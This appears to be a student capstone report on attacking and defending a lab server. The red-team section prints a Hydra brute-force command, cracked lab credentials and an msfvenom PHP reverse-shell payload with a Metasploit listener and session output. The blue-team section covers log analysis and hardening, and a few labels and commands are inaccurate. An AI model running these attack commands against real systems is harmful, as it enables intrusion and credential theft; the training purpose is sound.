Capstone Engagement


Assessment, Analysis, & Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper-V ML-RefVm-684427

IPv4: 192.168.1.90
OS: Linux 2.6.32
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Hyper-V Azure Machine ML-RefVm-684427	192.168.1.1	Cloud Based Host Machine
Kali	192.168.1.90	Linux based Attacking Machine
ELK Stack	192.168.1.100	Networking Monitoring Machine running Kibana for SIEM
Capstone	192.168.1.105	Target Machine Replicates a vulnerable server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-548 Exposure of Information Through Directory Listing	A directory listing provides an attacker with the complete index of all the resources located inside of the directory.	An attacker can gain access to confidential data that is listed in the directory.
CWE-307 Improper Restriction of Excessive Authentication Attempts	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.	An attacker can run dictionary based attacks with a program such as Hydra to obtain login credentials.
Root Accessibility	User is authorized to execute, run and access any resource.	Attacker can become administrator on the network with full access.
WebDAV Vulnerability	Able to run multiple file types with no restriction.	Attacker can run reverse shell and other scripts.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:


Vulnerability	Description	Impact
CWE-522 Insufficiently Protected Credentials	The product transmits or stores authentication credentials, but it uses an insecure method that is susceptible to unauthorized interception and/or retrieval.	An attacker can retrieve usernames and password/password hashes stored in plain text.
CWE-98 Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')	The PHP application receives input from an upstream component, but it does not restrict or incorrectly restricts the input before its usage in "require," "include," or similar functions.	An attacker can upload a PHP file with Remote File Inclusion to allow a shell/listener to run on the target.

Exploitation: CVE-548 Exposure of Information Through Directory Listing

01

Tools & Processes


Used Dirbuster to launch a dictionary based attack on the web server. Dirbuster uses brute force to find directories and filenames on the web server.




02


Achievements

This exploit was able to find hidden directories on the web server.



03





Exploitation: CWE-307 Improper Restriction of Excessive Authentication Attempts

01

Tools & Processes


The tool used for this exploit was Hydra, along with the rockyou.txt password file.

Command for Hydra:
Hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -vV 192.168.1.105 http-get /company_folders/secret_folder

02

Achievements

This exploit achieved obtaining the username and password to access the hidden directory.
Username: Ashton
Password: leopoldo



03

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-02 16:49:30
```

Exploitation: CWE-522 Insufficiently Protected Credentials

01

Tools & Processes

After finding the password hash for the user Ryan, I used Crackstation.net to crack the hash.

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

02

Achievements

This exploit was able to decipher the password for the username Ryan, allowing us to utilize the credentials to further escalate our access.

d7dad0a5cd7c8376eeb50d69b3ccd352

I'm not a robot

reCAP

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1Back

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green, Exact match, Yellow, Partial match, Red, Not found.

03

192.168.1.105/webdav/

Would you like Firefox to save this login for http://192.168.1.105?

ryan

linux4u

Show password

Don't Save | Save

Exploitation: CWE-98 Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')

01

Tools & Processes

I utilized msfvenom to create a shell payload into the WebDAV application. A listener was created through metasploit.

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~#
```

```
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

02

Achievements

This exploit, with the shell uploaded and running, allows meterpreter to open a connection with the target. Using the command shell allows us to exploit the machine.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:36020) at 2022-05-02 17:43:29 -0700

meterpreter >
```


03

```
meterpreter > getuid
Server username: www-data (33)
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getwd
/var/www/webdav
meterpreter > sysinfo
Computer     : server1
OS           : Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 11:33:10 UTC 2020 x86_64
Meterpreter  : php/linux
meterpreter > shell
Process 2350 created.
Channel 0 created.
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



Connections over time [Packetbeat Flows] ECS


@timestamp per 5 minutes	Unique Flows
18:30	1
18:35	1
18:40	1
18:45	1
18:50	1
18:55	7
19:00	9,423
19:05	11,471
19:10	2
19:15	390
19:20	2,311
19:25	2,995
19:30	1,163

- Based on the data collected, the attacks started at 7:00 PM, with regular activity occurring beforehand.
- There were 2066 packets sent at 7:00 PM and 2088 packets sent at 7:05 PM from IP address 192.168.1.90, where the destination port was not Port 80.
- The sudden surge of activity and sudden lack of activity indicate a port scan.

Analysis: Finding the Request for the Hidden Directory

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	17,740
http://192.168.1.105/	158
http://192.168.1.105/webdav	60
http://192.168.1.105/company_folders/	20
http://192.168.1.105/company_blog/	14




- The requests started at 7:45 PM, with a count of 17,74
- The file requested in the directory was the connect_to_corp_server file, which contained a user password hash.

Analysis: Uncovering the Brute Force Attack

- There were 17,740 requests made during the attack to the /company_folders/secret_folder (401 Status Code: Unauthorized)
- There were 17,373 requests made before the attack was successful. (301 Status Code: Moved Permanently)





Analysis: Finding the WebDAV Connection

- There were 42 total requests to the /webdav directory.
- The password.dav file was requested 10 times, and the shell.php file was requested 6 times.
- Access to the shell.php file was through meterpreter gaining access to the system.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	42
http://192.168.1.105/webdav/passwd.dav	10
http://192.168.1.105/webdav/shell.php	6

Export: Raw Formatted

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

- An alarm set to trigger when requests exceed 500 per second from a single IP address. This would be high severity.
- An alarm set to trigger when requests exceed 250 per second from a single IP address. This would be medium severity to begin investigation.

Connections over time [Packetbeat Flows] ECS

View: Data

Download CSV

@timestamp per 5 minutes	Unique Flows
19:00	2,148
19:05	2,222
19:15	342
19:20	2,310
19:25	2,979
19:30	1,113
19:45	20,760
19:50	7,395
20:00	8

System Hardening

- Limit port availability to only those ports considered necessary for system operations.
- An IP allowed list can be enabled.
- Enable alert triggers to communicate when thresholds have been exceeded.
- Enable and configure a firewall
- Deploy an IPS/IDS system to alert for port scans and block/filter them

Mitigation: Finding the Request for the Hidden Directory

Alarm

- Create an alert when unauthorized attempts occur for sensitive and critical folders.
- Set alarm
  - Any connection made to 192.168.1.105/company_folders/secret_folder
- Set threshold to trigger an alert when maximum number of failed attempts per set time is exceeded.


System Hardening

- Establish an allowed user list to confidential folders for access control
- Encrypt data contained within sensitive folders
- Remove public access for sensitive files and directories from web server.

Mitigation: Preventing Brute Force Attacks

Alarm

- Create and alert when status code 401 is detected which requires authentication.
- Set threshold for failed login attempts 5 per every half hour that triggers alert when exceeded.



System Hardening

- Limit number of failed login attempts and lock account when limit is reached.
- Set password complexity rules and establish user to change passwords on a regular basis.
- Establish Multi-Factor Authorization

Mitigation: Detecting the WebDAV Connection

Alarm

- Set alert for any IP address other than 192.168.1.105 attempting to access WebDAV.
- Set threshold for 1 or more attempts to trigger alert.

System Hardening

- Block IP address with multiple failed login attempts.
- Configure a whitelist of IP addresses that are allowed access to WebDAV and blacklist all other IP addresses.
- Monitor WebDAV through Filebeat.

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Set alert for any traffic on port 4444.
- Trigger alert when any traffic is detected on port 4444.
- Trigger alert when files are uploaded to WebDAV folder.
- Set alert for when commands are executed within the WebDAV folder.
- Trigger alert when files are executed.

System Hardening

- Restrict file types that are allowed to be uploaded via WebDAV.
- Set access to /webdav to read only to prevent malicious files from being uploaded.
- This can be done with chmod 700 or chmod a=r.
- Restrict file upload from server through firewall configuration to block and intercept outgoing traffic.

The End